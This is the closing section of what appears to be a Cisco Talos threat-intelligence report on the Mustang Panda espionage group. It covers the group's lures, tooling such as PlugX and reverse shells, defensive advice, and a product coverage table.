In one instance, the maldoc was named "海污法修正草案.ppt". This roughly translates to "Draft Amendment to Marine Pollution Law" consisting of a politically themed lure targeting Taiwanese government entities.

Conclusion


Over the years, Mustang Panda has evolved their tactics and implants to target a wide range of entities spanning multiple governments in three continents, including the European Union, the U.S., Asia and pseudo allies such as Russia. By using summit- and conference-themed lures in Asia and Europe, this attacker aims to gain as much long-term access as possible to conduct espionage and information theft.

Apart from Mustang Panda's tool of choice, PlugX, we've observed a steady increase in the use of intermediate payloads such as a variety of stagers and reverse shells. The group has also continuously evolved its delivery mechanisms consisting of maldocs, shortcut files, malicious archives and more recently seen downloaders starting with 2022. Mustang Panda is a highly motivated APT group relying primarily on the use of topical lures and social engineering to trick victims into infecting themselves.

In-depth defense strategies based on a risk analysis approach can deliver the best results in protecting against such a highly motivated set of threat actors. However, this should always be complemented by a good incident response plan which has not only been tested with tabletop exercises, but also reviewed and improved every time it is put to the test on real engagements.

Coverage

Ways our customers can detect and block this threat are listed below.



Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

Hashes

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IPs

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